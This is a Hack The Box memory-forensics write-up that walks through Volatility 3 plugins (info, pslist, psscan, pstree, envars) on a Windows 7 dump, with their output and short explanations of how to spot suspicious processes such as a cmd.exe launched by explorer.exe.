
Export


Types	forensic
CTF	HTB



```
(vol3env)-(kali㉿kali)-[~/Desktop/htb/volatility3]
$ python3 vol.py -f WIN-LQS146OE2S1-20201027-142607.raw windows.info

Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf80001863000
DTB     0x187000
Symbols file:///home/kali/Desktop/htb/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/3844DBB9201749678E7AA4A2C20430FA-2.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdDebuggerDataBlock     0xf80001a540a0
NTBuildLab      7601.17514.amd64fre.win7sp1_rtm.
CSDVersion      1
KdVersionBlock  0xf80001a54068
Major/Minor     15.7601
MachineType     34404
KeNumberProcessors      1
SystemTime      2020-10-27 14:26:09+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductServer
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      34404
PE TimeDateStamp        Sat Nov 20 09:30:02 2010
```

```
python3 vol.py -f WIN-LQS146OE2S1-20201027-142607.raw windows.info
```

- Confirms OS type, architecture, and system time.
- Helps you pick plugins and set expectations for offsets and symbol resolution.



```
(vol3env)/kali@kali: ~/Desktop/htb/volatility3
File  Actions  Edit  View  Help
(vol3env)-(kali㉿kali)-[~/Desktop/htb/volatility3]
$ python3 vol.py -f WIN-LQS146OE2S1-20201027-142607.raw windows.pslist

Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xfa8006cbd040  80      469     N/A     False   2020-10-27 14:12:08.000000 UTC  N/A     Disabled
228     4       smss.exe        0xfa800765a040  2       29      N/A     False   2020-10-27 14:12:08.000000 UTC  N/A     Disabled
320     304     csrss.exe       0xfa8007610060  9       359     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
360     304     wininit.exe     0xfa8008012060  3       77      0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
368     352     csrss.exe       0xfa800800e370  9       190     1       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
404     352     winlogon.exe    0xfa800802e4a0  4       103     1       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
460     360     services.exe    0xfa8008029b30  7       199     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
476     360     lsass.exe       0xfa8008050b30  6       547     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
484     360     lsm.exe 0xfa800809b30   9       142     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
588     460     svchost.exe     0xfa80080dd2b0  10      349     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
656     460     svchost.exe     0xfa80081015f0  8       266     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
708     460     svchost.exe     0xfa8008126b30  13      296     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
832     460     svchost.exe     0xfa8008166b30  37      871     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
880     460     svchost.exe     0xfa8008180b30  9       475     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
916     460     svchost.exe     0xfa8008197b30  10      207     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
964     460     svchost.exe     0xfa80081c5b30  17      489     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
328     460     svchost.exe     0xfa800724b410  16      289     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
480     460     spoolsv.exe     0xfa8008276b30  13      266     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1056    460     svchost.exe     0xfa80081ef890  3       46      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1088    460     VGAuthService.  0xfa80082997c0  3       86      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1124    460     vmtoolsd.exe    0xfa80082c3890  11      254     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1152    460     wlms.exe        0xfa80082d4b30  4       44      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1336    460     sppsvc.exe      0xfa800834c5c0  4       149     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1448    588     WmiPrvSE.exe    0xfa80083b8060  10      206     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1552    460     dllhost.exe     0xfa80083f7a30  13      188     0       False   2020-10-27 14:12:11.000000 UTC  N/A     Disabled
1632    460     msdtc.exe       0xfa80083d5b30  12      147     0       False   2020-10-27 14:12:11.000000 UTC  N/A     Disabled
1948    588     WmiPrvSE.exe    0xfa80083ca550  9       194     0       False   2020-10-27 14:12:30.000000 UTC  N/A     Disabled
824     460     svchost.exe     0xfa80084beb30  5       68      0       False   2020-10-27 14:14:10.000000 UTC  N/A     Disabled
1440    460     taskhost.exe    0xfa80083a590   6       120     1       False   2020-10-27 14:22:09.000000 UTC  N/A     Disabled
1412    916     dwm.exe 0xfa8008db410   5       69      1       False   2020-10-27 14:22:09.000000 UTC  N/A     Disabled
808     1860    explorer.exe    0xfa8008432530  20      521     1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
1008    808     vm3dservice.ex  0xfa8008081b30  2       35      1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
1800    808     vmtoolsd.exe    0xfa8008531b30  8       177     1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
800     460     TrustedInstall  0xfa800766cb30  5       121     0       False   2020-10-27 14:22:15.000000 UTC  N/A     Disabled
1640    808     cmd.exe 0xfa80076cd8d0  1       20      1       False   2020-10-27 14:24:50.000000 UTC  N/A     Disabled
1780    368     conhost.exe     0xfa80084bb6b0  2       39      1       False   2020-10-27 14:24:50.000000 UTC  N/A     Disabled
2004    808     DumpIt.exe      0xfa8008591060  2       47      1       True    2020-10-27 14:26:07.000000 UTC  N/A     Disabled
1796    368     conhost.exe     0xfa8006d20060  2       35      1       False   2020-10-27 14:26:07.000000 UTC  N/A     Disabled
```

`pslist` shows active processes (like a snapshot).


- **Purpose**: Lists active processes by walking the `PsActiveProcessHead` doubly-linked list in kernel memory.
- **Use Case**: Spot suspicious processes, validate parent-child relationships, and anchor forensic timelines.

```
┌──(vol3env)─(kali㉿kali)-[~/Desktop/htb/volatility3]
└─$ python3 vol.py -f WIN-LQS1460E2S1-20201027-142607.raw windows.psscan

Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

808     1860    explorer.exe    0x1e632530      20      521     1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
1696    588     dllhost.exe     0x1e64e8e0      0       -       0       False   2020-10-27 14:26:07.000000 UTC  2020-10-27 14:26:12.000000 UTC  Disabled
1780    368     conhost.exe     0x1e6bb6b0      2       39      1       False   2020-10-27 14:24:50.000000 UTC  N/A     Disabled
824     460     svchost.exe     0x1e6beb30      5       68      0       False   2020-10-27 14:14:10.000000 UTC  N/A     Disabled
1800    808     vmtoolsd.exe    0x1e731b30      8       177     1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
2004    808     DumpIt.exe      0x1e791060      2       47      1       True    2020-10-27 14:26:07.000000 UTC  N/A     Disabled
480     460     spoolsv.exe     0x1e876b30      13      266     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1088    460     VGAuthService.  0x1e8997c0      3       86      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1124    460     vmtoolsd.exe    0x1e8c3890      11      254     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1152    460     wlms.exe        0x1e8d4b30      4       44      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1448    460     taskhost.exe    0x1e94a590      6       120     1       False   2020-10-27 14:22:09.000000 UTC  N/A     Disabled
1336    460     sppsvc.exe      0x1e94c5c0      4       149     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1448    588     WmiPrvSE.exe    0x1e9b8060      10      206     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
1948    588     WmiPrvSE.exe    0x1e9ca550      9       194     0       False   2020-10-27 14:12:30.000000 UTC  N/A     Disabled
1632    460     msdtc.exe       0x1e9d5b30      12      147     0       False   2020-10-27 14:12:11.000000 UTC  N/A     Disabled
1552    460     dllhost.exe     0x1e9f7a30      13      188     0       False   2020-10-27 14:12:11.000000 UTC  N/A     Disabled
368     352     csrss.exe       0x1ea0e370      9       190     1       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
360     304     wininit.exe     0x1ea12060      3       77      0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
460     360     services.exe    0x1ea20b30      7       199     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
404     352     winlogon.exe    0x1ea2e4a0      4       103     1       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
476     360     lsass.exe       0x1ea50b30      6       547     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
1008    808     vm3dservice.ex  0x1ea81b30      2       35      1       False   2020-10-27 14:22:10.000000 UTC  N/A     Disabled
484     360     lsm.exe 0x1ea90b30      9       142     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
1412    916     dwm.exe 0x1eadb410      5       69      1       False   2020-10-27 14:22:09.000000 UTC  N/A     Disabled
588     460     svchost.exe     0x1eadd2b0      10      349     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
656     460     svchost.exe     0x1eb015f0      8       266     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
708     460     svchost.exe     0x1eb26b30      13      296     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
832     460     svchost.exe     0x1eb66b30      37      871     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
880     460     svchost.exe     0x1eb80b30      9       475     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
916     460     svchost.exe     0x1eb97b30      10      207     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
964     460     svchost.exe     0x1ebc5b30      17      489     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
1056    460     svchost.exe     0x1ebef890      3       46      0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
320     304     csrss.exe       0x1f410060      9       359     0       False   2020-10-27 14:12:09.000000 UTC  N/A     Disabled
1352    588     dllhost.exe     0x1f41b4b0      0       -       1       False   2020-10-27 14:26:07.000000 UTC  2020-10-27 14:26:12.000000 UTC  Disabled
228     4       smss.exe        0x1f45a040      2       29      N/A     False   2020-10-27 14:12:08.000000 UTC  N/A     Disabled
800     460     TrustedInstall  0x1f46cb30      5       121     0       False   2020-10-27 14:22:15.000000 UTC  N/A     Disabled
1640    808     cmd.exe 0x1f4cd8d0      1       20      1       False   2020-10-27 14:24:50.000000 UTC  N/A     Disabled
328     460     svchost.exe     0x1f84b410      16      289     0       False   2020-10-27 14:12:10.000000 UTC  N/A     Disabled
```

`psscan` finds processes present in memory (including hidden/terminated).

- **Purpose**: Scans raw memory for process structures (_EPROCESS), not relying on kernel lists.
- **Why it matters**: Detects **DKOM (Direct Kernel Object Manipulation)** — a common stealth technique used by rootkits and malware.

```
┌──(vol3env)─(kali㉿kali)-[~/Desktop/htb/volatility3]
└─$ python3 vol.py -f WIN-LQS1460E2S1-20201027-142607.raw windows.pstree

Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        Audit   Cmd     Path

4       0       System  0xfa8006cbd040  80      469     N/A     False   2020-10-27 14:12:08.000000 UTC  N/A     -       -       -
* 228   4       smss.exe        0xfa800765a040  2       29      N/A     False   2020-10-27 14:12:08.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\smss.exe       \SystemRoot\System32\smss.exe   \SystemRoot\System32
\smss.exe
320     304     csrss.exe       0xfa8007610060  9       359     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\csrss.exe      %SystemRoot%\system32\csrss.exe ObjectDirectory=\Win
dows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequest
Threads=16      C:\Windows\system32\csrss.exe
360     304     wininit.exe     0xfa8008012060  3       77      0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\wininit.exe    wininit.exe     C:\Windows\system32\wininit.exe
* 476   360     lsass.exe       0xfa8008050b30  6       547     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\lsass.exe      C:\Windows\system32\lsass.exe   C:\Windows\system32\
lsass.exe
* 460   360     services.exe    0xfa8008029b30  7       199     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\services.exe   C:\Windows\system32\services.exe        C:\Windows\s
ystem32\services.exe
** 1152 460     wlms.exe        0xfa80082d4b30  4       44      0       False   2020-10-27 14:12:10.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\wlms\wlms.exe  C:\Windows\system32\wlms\wlms.exe       C:\Windows\s
ystem32\wlms\wlms.exe
** 656   460     svchost.exe     0xfa80081015f0  8       266     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\system32\svchost.exe -k RPCSS        C:\W
indows\system32\svchost.exe
** 1552 460     dllhost.exe     0xfa80083f7a30  13      188     0       False   2020-10-27 14:12:11.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\dllhost.exe    C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1
-FD88-11D1-960D-00805FC79235}   C:\Windows\system32\dllhost.exe
** 916   460     svchost.exe     0xfa8008197b30  10      207     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\System32\svchost.exe -k LocalSystemNetwor
kRestricted     C:\Windows\System32\svchost.exe
** 1412        916     dwm.exe 0xfa8008dd410   5       69      1       False   2020-10-27 14:22:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\dwm.exe        "C:\Windows\system32\Dwm.exe"   C:\Windows\system32\
Dwm.exe
** 1056 460     svchost.exe     0xfa80081ef890  3       46      0       False   2020-10-27 14:12:10.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\system32\svchost.exe -k regsvc       C:\W
indows\system32\svchost.exe
** 1440 460     taskhost.exe    0xfa800834a590  6       120     1       False   2020-10-27 14:22:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\taskhost.exe   "taskhost.exe"  C:\Windows\system32\taskhost.exe
** 800   460     TrustedInstall  0xfa800766cb30  5       121     0       False   2020-10-27 14:22:15.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\servicing\TrustedInstaller.exe  C:\Windows\servicing\TrustedInstaller.exe  C
:\Windows\servicing\TrustedInstaller.exe
** 824   460     svchost.exe     0xfa80084beb30  5       68      0       False   2020-10-27 14:14:10.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\system32\svchost.exe -k LocalServiceAndNo
Impersonation   C:\Windows\system32\svchost.exe
** 1236 460     sppsvc.exe      0xfa800834c5c0  4       149     0       False   2020-10-27 14:12:10.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\sppsvc.exe     C:\Windows\system32\sppsvc.exe  C:\Windows\system32\
sppsvc.exe
** 832   460     svchost.exe     0xfa8008166b30  37      871     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\system32\svchost.exe -k netsvcs      C:\W
indows\system32\svchost.exe
** 1088 460     VGAuthService.  0xfa80082997c0  3       86      0       False   2020-10-27 14:12:10.000000 UTC  N/A     \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe       "C:\Program
Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"      C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
** 708   460     svchost.exe     0xfa8008126b30  13      296     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\System32\svchost.exe -k LocalServiceNetwo
rkRestricted    C:\Windows\System32\svchost.exe
** 964   460     svchost.exe     0xfa80081c5b30  17      489     0       False   2020-10-27 14:12:09.000000 UTC  N/A     \Device\HarddiskVolume1\Windows\System32\svchost.exe    C:\Windows\system32\svchost.exe -k NetworkService  C
```




```
* 1640  808    cmd.exe 0xfa80076cd8d0  1      20     1      False   2020-10-27 14:24:50.000000 UTC  N/A
\Device\HarddiskVolume1\Windows\System32\cmd.exe      "C:\Windows\system32\cmd.exe"
C:\Windows\system32\cmd.exe
```

- `pstree` shows parent→child relationships — helps spot shells launched by explorer or odd parents.

Helps visualize process spawning, detect anomalies, and reconstruct attacker behavior.


What to look for

- A `cmd.exe` process (example PID **1640**) started by `explorer.exe`.
- A memory acquisition tool `DumpIt.exe` (example PID **2004**) — tells us who dumped memory and timing.



- **Plugin**: `windows.cmdline`

- **Purpose**: Extracts command-line arguments used to launch each process.
- **Why it matters**: Reveals attacker tools, execution context, and potential lateral movement.




```
(vol3env)-(kali㉿kali)-[~/Desktop/htb/volatility3]
$ python3 vol.py -f WIN-LQS146OE2S1-20201027-142607.raw windows.envars

Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
PID     Process Block   Variable        Value

228     smss.exe        0x391430        Path    C:\Windows\System32
228     smss.exe        0x391430        SystemDrive     C:
228     smss.exe        0x391430        SystemRoot      C:\Windows
320     csrss.exe       0x281900        ComSpec C:\Windows\system32\cmd.exe
320     csrss.exe       0x281900        FP_NO_HOST_CHECK        NO
